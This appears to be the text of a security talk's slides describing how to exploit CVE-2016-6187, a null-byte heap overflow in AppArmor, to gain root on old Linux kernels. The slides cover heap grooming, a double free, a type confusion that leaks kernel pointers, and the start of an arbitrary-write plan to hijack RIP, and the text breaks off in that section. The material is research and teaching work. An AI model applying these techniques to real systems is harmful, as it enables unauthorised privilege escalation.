CVE-2016-6187 - from zero to root
Exploiting a poison nullbyte in the linux kernel

David Milosevic

June 16, 2024

Agenda

I. Motivation
II. Intro to CVE-2016-6187
III. Exploitation
IV. Demo
V. Exploit reliability
VI. Final words

Motivation

Why should we care about a 8-years old vulnerability?

- initially only meant to be my foot in the door to kernel pwn
- no publicly available exploit that drops a root shell. Though there is a PoC for RIP hijack by Vitaly Nikolenko
- demonstrating the use of novel (?) kernel objects that are fun to exploit

Intro to CVE-2016-6187

What is CVE-2016-6187 about?

- a single nullbyte overflow in the ***setprocattr LSM*** hook of ***AppArmor***
- affecting kernels up to ***4.6.4*** (including) with ***AppArmor*** enabled
- to my knowledge, no popular distro was shipped with a vulnerable configuration

Intro to CVE-2016-6187

DAC

- enforces classic UNIX permission check on system resources based on ownership and permission bits (***UID***, ***GID***)
- on resource access, the kernel first checks ***DAC***

MAC

- additional security checks based on configured policies
- access decisions based on central policies instead of resource owners
- security labels for subjects (processes, …) and resources (files, …)

Intro to CVE-2016-6187

AppArmor

- implements mandatory access control (*MAC*)
- restricts access to resources and limits process capabilities based on configured profiles
- it is developed against the ***LSM*** kernel interface
- currently developed by ***Canonical Ltd.***
- other ***LSM***s are, for example, ***SELinux***, ***Smack***, ***Tomoyo***, …

Intro to CVE-2016-6187

AppArmor

- profiles typically stored in ***/etc/apparmor.d***
- profiles can be generated using special tooling
- ***enforced mode***: current profile enforced and unauthorized access blocked
- ***complain mode***: unauthorized access **not** blocked but logged (useful for initial profile creation)

Intro to CVE-2016-6187

<u>AppArmor</u>

The kernel provides the ***/proc/self/attr*** interface for ***LSM***s to implement security labels per process. In the context of ***AppArmor***:

- ***/proc/self/attr/current***: currently enforced profile
- ***/proc/self/attr/exec***: profile inherited by its child processes
- and a few more…

But to us, only ***/proc/self/attr/current*** will be relevant

Intro to CVE-2016-6187

The bug

```c
static ssize_t proc_pid_attr_write(struct file * file, const char __user * buf,
                                   size_t count, loff_t *ppos)
{
    struct inode * inode = file_inode(file);
    void *page;
    ssize_t length;
    struct task_struct *task = get_proc_task(inode);

    length = -ESRCH;
    if (!task)
        goto out_no_task;
    if (count > PAGE_SIZE)
        count = PAGE_SIZE;

    /* No partial writes. */
    length = -EINVAL;
    if (*ppos != 0)
        goto out;

    page = memdup_user(buf, count) [1] alloc count bytes
    if (IS_ERR(page)) {
        length = PTR_ERR(page);
        goto out;
    }

    /* Guard against adverse ptrace interaction */
    length = mutex_lock_interruptible(&task->signal->cred_guard_mutex);
    if (length < 0)
        goto out_free;
                                    [2] call apparmor_setprocattr
    length = security_setprocattr(task,
                                  (char*)file->f_path.dentry->d_name.name,
                                  page, count)
```

```c
static int apparmor_setprocattr(struct task_struct *task, char *name,
                                void *value, size_t size) [3] size  = count
                                                              value = page
{
    struct common_audit_data sa;
    struct apparmor_audit_data aad = {0,};
    char *command, *args = value; [4] args = value = page
    size_t arg_size;
    int error;

    if (size == 0)
        return -EINVAL;
    /* args points to a PAGE_SIZE buffer, AppArmor requires that
     * the buffer must be null terminated or have size <= PAGE_SIZE -1
     * so that AppArmor can null terminate them
     */
    if (args[size - 1] != '\0') {
        if (size == PAGE_SIZE)
            return -EINVAL;
        args[size] = '\0';[5] poison nullbyte
    }
```

Intro to CVE-2016-6187

How do we trigger the vulnerability?

```
static const struct file_operations proc_pid_attr_operations = {
    .read         = proc_pid_attr_read,
    .write        = proc_pid_attr_write,
    .llseek       = generic_file_llseek,
};

static const struct pid_entry attr_dir_stuff[] = {
    REG("current",    S_IRUGO|S_IWUGO, proc_pid_attr_operations),
    REG("prev",       S_IRUGO,         proc_pid_attr_operations),
    REG("exec",       S_IRUGO|S_IWUGO, proc_pid_attr_operations),
    REG("fscreate",   S_IRUGO|S_IWUGO, proc_pid_attr_operations),
    REG("keycreate",  S_IRUGO|S_IWUGO, proc_pid_attr_operations),
    REG("sockcreate", S_IRUGO|S_IWUGO, proc_pid_attr_operations),
};
```

- *proc_pid_attr_write* implements the fops write hook
- trigger the vulnerability by writing to one of the files in */proc/self/attr/*
- for example, */proc/self/attr/current*

Intro to CVE-2016-6187

How do we trigger the vulnerability?

```c
static int apparmor_setprocattr(struct task_struct *task, char *name,
                void *value, size_t size)
{
    struct common_audit_data sa;
    struct apparmor_audit_data aad = {0,};
    char *command, *args = value;
    size_t arg_size;
    int error;

    if (size == 0)
        return -EINVAL;
    /* args points to a PAGE_SIZE buffer, AppArmor requires that
     * the buffer must be null terminated or have size <= PAGE_SIZE -1
     * so that AppArmor can null terminate them
     */
    if (args[size - 1] != '\0') { [1]
        if (size == PAGE_SIZE) [2]
            return -EINVAL;
        args[size] = '\0';
    }
```

- user buffer ***args*** not null terminated ***[1]***
- total number of bytes written should be less than ***PAGE_SIZE*** (in our case *4096*) ***[2]***

Exploitation

What do we have?

- a heap based poison nullbyte in one of the caches, up to ***kmalloc-2048***
- contents of vulnerable buffer fully user controlled

⇒ we can null out the ***LSB*** of the first quadword of the adjacent chunk

Exploitation

Exploring possible strategies

- nulling out the ***LSB*** of a function pointer?
  - we could redirect the execution to a single gadget/function relative to the function pointer
  - but very unlikely to find something useful
  - idea quickly discarded

- corrupting the ***LSB*** of the adjacent freelist pointer?
  - we could shift the pointer if ***LSB ≠ 0×00*** and provoke a ***double free*** scenario
  - from there, we could tamper with other kernel objects
  - sounds like a promising idea

Exploitation

Freelist corruption

At a high level, the plan looks like this

1. groom the heap
2. set up exploit sections
3. trigger the vulnerability
4. perform a double free

Exploitation

Freelist corruption

But first, let's consider the caches we could use

- caches ⩾ *kmalloc-256*
  - *LSB* of alloc'd chunk addresses always *0x00*
  - overwriting *0x00* with *0x00* ⇒ not an option

- *kmalloc-96*
  - possible *LSB*s: *60*, *c0*, *20*, *80*, *e0*, *40*, *a0*, *00*
  - too much variation ⇒ lower reliability

- *kmalloc-128*
  - possible *LSB*s: *80*, *00*
  - 50/50 chance - either we shift the pointer by *0x80* or we overwrite *0x00* with *0x00* and nothing happens
  - we will go for this cache

Freelist corruption - Grooming the Heap

```
[    6.055636] do_msgsnd: ffff88001d9c9180
[    6.056035] do_msgsnd: ffff88001d9c9800
[    6.056415] do_msgsnd: ffff88001d9c9780
[    6.056824] do_msgsnd: ffff88001d9c9b80
[    6.057224] do_msgsnd: ffff88001d9c9980
[    6.057641] do_msgsnd: ffff88001d9c9c80
[    6.058039] do_msgsnd: ffff88001d9c9600
[    6.058415] do_msgsnd: ffff88001d9c9880
[    6.058821] do_msgsnd: ffff88001d9c9700
[    6.059528] do_msgsnd: ffff88001d9c9e80
[    6.060729] do_msgsnd: ffff88001d6a4000
[    6.061977] do_msgsnd: ffff88001d6a4080
[    6.062912] do_msgsnd: ffff88001d6a4100
[    6.063580] do_msgsnd: ffff88001d6a4180
[    6.064034] do_msgsnd: ffff88001d6a4200
[    6.064412] do_msgsnd: ffff88001d6a4280
[    6.064889] do_msgsnd: ffff88001d6a4300
[    6.065384] do_msgsnd: ffff88001d6a4380
[    6.066055] do_msgsnd: ffff88001d6a4400
[    6.066662] do_msgsnd: ffff88001d6a4480
[    6.067127] do_msgsnd: ffff88001d6a4500
[    6.067510] do_msgsnd: ffff88001d6a4580
[    6.067929] do_msgsnd: ffff88001d6a4600
[    6.068333] do_msgsnd: ffff88001d6a4680
```


- exhaust the ***SLUB*** freelist by allocating dozens of ***msg_msg*** objects
- this will make the heap layout more predictable
- and allows us to allocate adjacent objects

Exploitation

Freelist corruption - Exploit Section


- messages can be alloc'd via ***msgsnd()***
- enqueued in a circular doubly linked list (*FIFO*)

Freelist corruption - Exploit Section




- they can be free'd specifically by requesting their ***m_type*** with ***msgrcv()***
- for that, each message must have an unique ***m_type***

Freelist corruption - Exploit Section




Freelist corruption - Exploit Section



Exploitation

Freelist corruption - Triggering the vulnerability



Exploitation


Freelist corruption - Triggering the vulnerability

Case 1

- *LSB* already zero
- vulnerable buffer free'd again
- nothing happens ⇒ retry!

Exploitation

Freelist corruption - Triggering the vulnerability




Case 2

- *LSB* is *80*
- vulnerable buffer free’d again
- freelist pointer points to still alloc’d *msg_msg #3*

Exploitation

Freelist corruption - Double free



- regularly free ***msg_msg #3***
- this causes a ***double free*** scenario
- and turns the freelist into a circular linked list
- similar to the ***fastbin dup attack*** against ***glibc***'s ***ptmalloc2***

Exploitation

Freelist corruption - Double free

Great! We went from a poison nullbyte to a double free primitive. But what now?

The freelist holds two references to the same free'd object. We could

- alloc only one reference and tamper with freelist metadata (*UAF*)?
  - no leaks - directly writing freelist pointer not possible
  - we could overlap freelist pointer with object data
  - but I could not find a suitable object

- alloc both references and create a ***type confusion***
  - overlap two different objects
  - sounds better, so I went with that

Exploitation


<u>Type confusion</u>

At this point, my goal was to leak some kernel pointers. And I had a vague plan

- allocate ***type A***
  - ***type A*** must be somehow readable by userspace. Either directly or through a side channel
  - ***type A*** must not be free'd again but persist

- allocate ***type B*** on top of ***type A***
  - ***type B*** must contain kernel pointers

- read ***type A***



Exploitation

Type confusion - Candidates

- took a long time to find suitable candidates
- in the end, I identified two potential candidates via ***pahole***

Exploitation

Type confusion - Type A

ip6_sf_socklist as ***type A*** candidate

- can be alloc'd via ***setsockopt***
- content can be read back via ***getsockopt***
- can be alloc'd in ***kmalloc-128***
- unprivileged access

And as a bonus

- from ***ip6_sf_socklist+0x8*** content fully user controlled
- variable length, so it can be alloc'd in other caches, too

Exploitation

Type confusion - Type A

```
struct ip6_sf_socklist
    +0x0000 sl_max                      : unsigned int
    +0x0004 sl_count                    : unsigned int
    +0x0008 sl_addr                     : struct in6_addr []
```

Exploitation

Type confusion - Type B

rfkill_data as ***type B*** candidate

- alloc'd by opening ***/dev/rfkill***
- contains multiple heap pointers
  - ***rfkill_data.events***
  - ***rfkill_data.mtx.wait_list***
  - ***rfkill_data.read_wait.task_list***
- contains kernel text leak
  - ***rfkill_data.list.prev*** (***rfkill_fds***)
- most likely unprivileged access

There are some restrictions though

- ***CONFIG_RFKILL***=y - no text leak if compiled as module
- ***/dev/rfkill*** must be at least openable by unprivileged users

Type confusion - Type B

```
struct rfkill_data
    +0x0000 list                    : struct list_head
    +0x0010 events                  : struct list_head
    +0x0020 mtx                     : struct mutex
    +0x0048 read_wait               : wait_queue_head_t
    +0x0060 input_handler           : bool
```

Exploitation

Type confusion - Type A and Type B

```
struct ip6_sf_socklist
    +0x0000 sl_max                  : unsigned int
    +0x0004 sl_count                : unsigned int
    +0x0008 sl_addr                 : struct in6_addr []
```

```
struct in6_addr {
        union {
                __u8            u6_addr8[16];
#if __UAPI_DEF_IN6_ADDR_ALT
                __be16          u6_addr16[8];
                __be32          u6_addr32[4];
#endif
        } in6_u;
};
```

```
struct rfkill_data
    +0x0000 list                    : struct list_head
    +0x0010 events                  : struct list_head
    +0x0020 mtx                     : struct mutex
    +0x0048 read_wait               : wait_queue_head_t
    +0x0060 input_handler           : bool
```

```
struct list_head
    +0x0000 next                    : struct list_head *
    +0x0008 prev                    : struct list_head *
```

- ***.sl_addr*** readable via ***getsockopt***
- ***16-bytes*** per entry

⇒ we can read ***rfkill_data*** starting from offset ***0x8***

Exploitation

Type confusion - Kernel text leak

```
struct ip6_sf_socklist
    +0x0000 sl_max                  : unsigned int
    +0x0004 sl_count                : unsigned int
    +0x0008 sl_addr                 : struct in6_addr []
```

```
struct in6_addr {
        union {
                __u8            u6_addr8[16];
#if __UAPI_DEF_IN6_ADDR_ALT
                __be16          u6_addr16[8];
                __be32          u6_addr32[4];
#endif
        } in6_u;
};
```

```
struct rfkill_data
    +0x0000 list                     : struct list_head
    +0x0010 events                   : struct list_head
    +0x0020 mtx                      : struct mutex
    +0x0048 read_wait                : wait_queue_head_t
    +0x0060 input_handler            : bool
```

```
struct list_head
    +0x0000 next                     : struct list_head *
    +0x0008 prev                     : struct list_head *
```

- *.sl_addr[0]* = *rfkill_data.list.prev*
- upon creation, always points to ***rfkill_fds***
- kernel text base can be derived from ***rfkill_fds***

Exploitation

Type confusion - kmalloc-128 leak

```
struct ip6_sf_socklist
    +0x0000 sl_max                  : unsigned int
    +0x0004 sl_count                : unsigned int
    +0x0008 sl_addr                 : struct in6_addr []
```

```
struct in6_addr {
        union {
                __u8            u6_addr8[16];
#if __UAPI_DEF_IN6_ADDR_ALT
                __be16          u6_addr16[8];
                __be32          u6_addr32[4];
#endif
        } in6_u;
};
```

```
struct rfkill_data
    +0x0000 list                    : struct list_head
    +0x0010 events                  : struct list_head
    +0x0020 mtx                     : struct mutex
    +0x0048 read_wait               : wait_queue_head_t
    +0x0060 input_handler           : bool
```

```
struct list_head
    +0x0000 next                    : struct list_head *
    +0x0008 prev                    : struct list_head *
```

- multiple ways to leak *kmalloc-128* base via empty lists
    - *rfkill_data.events* (might not be empty)
    - *rfkill_data.mtx.wait_list* (most likely empty)
    - *rfkill_data.read_wait.task_list* (probably empty)

Exploitation

Escalating privileges

Now that we have leaked some kernel pointers, let’s try to escalate to root!

Exploitation

Escalating privileges - Idea #1

Idea: Directly set ***task_struct.cred*** pointer to root creds

- global data pointer to ***init_cred*** already leaked
- requires arbitrary write primitive
- requires ***task_struct*** base address
  - maybe through ***rfkill_data.mtx.owner***
  - thread A acquires ***mutex***, thread B leaks ***.owner*** via type confusion
  - very tiny window - unlikely to win the race
- decided against this idea

Exploitation

Escalating privileges - Idea #2

Idea: Hijack ***RIP*** and go for classic ***prepare_kernel_cred/commit_creds***

- kernel text leaked, so we could ***ROP***
- requires write against a function pointer
- sounds promising enough

Exploitation

RIP hijack

- using ***type confusion***, it is possible to overwrite ***kmalloc-128*** objects
  - alloc ***ip6_sf_socklist*** on top of target object
  - remember: ***ip6_sf_socklist.sl_addr*** is user controlled

- but, could not find target object in ***kmalloc-128*** with function pointers

- instead, maybe target global function pointers?
  - ***ptmx_fops*** could work
  - easily triggered by performing file ops on ***/dev/pmtx***
  - but requires arbitrary write

RIP hijack - Arbitrary write

Took a while, but I came up with a plan on how to craft an arbitrary write.

Exploitation

RIP hijack - Arbitrary write

- corrupt a freelist pointer to enable arbitrary allocations
- allocate an ***ip6_sf_socklist*** object on top of ***ptmx_fops***
    - ***ip6_sf_socklist*** holds user controlled data at offset ***0x8***


Exploitation

RIP hijack - Arbitrary write

But how can we overwrite a freelist pointer?

Exploitation


RIP hijack - Arbitrary write



- repeat the double free

Exploitation

RIP hijack - Arbitrary write




- when reclaiming ***msg_msg #3*** from the freelist, we create a ***type confusion*** between the ***new_object*** and a ***free'd*** object

- freelist pointer will be set to first quardword of the ***new_object***


Exploitation

RIP hijack - Arbitrary write



- if we control the first quadword of ***new_object***, we control the freelist
- could not find a suitable object in ***kmalloc-128***
- but did **not** look into other caches


RIP hijack - Arbitrary write



- instead, abuse ***msg_queue*** linking process


Exploitation

RIP hijack - Arbitrary write




```
struct msg_msg
    +0x0000 m_list                  : struct list_head
    +0x0010 m_type                  : long
    +0x0018 m_ts                    : size_t
    +0x0020 next                    : struct msg_msgseg *
    +0x0028 security                : void *
```

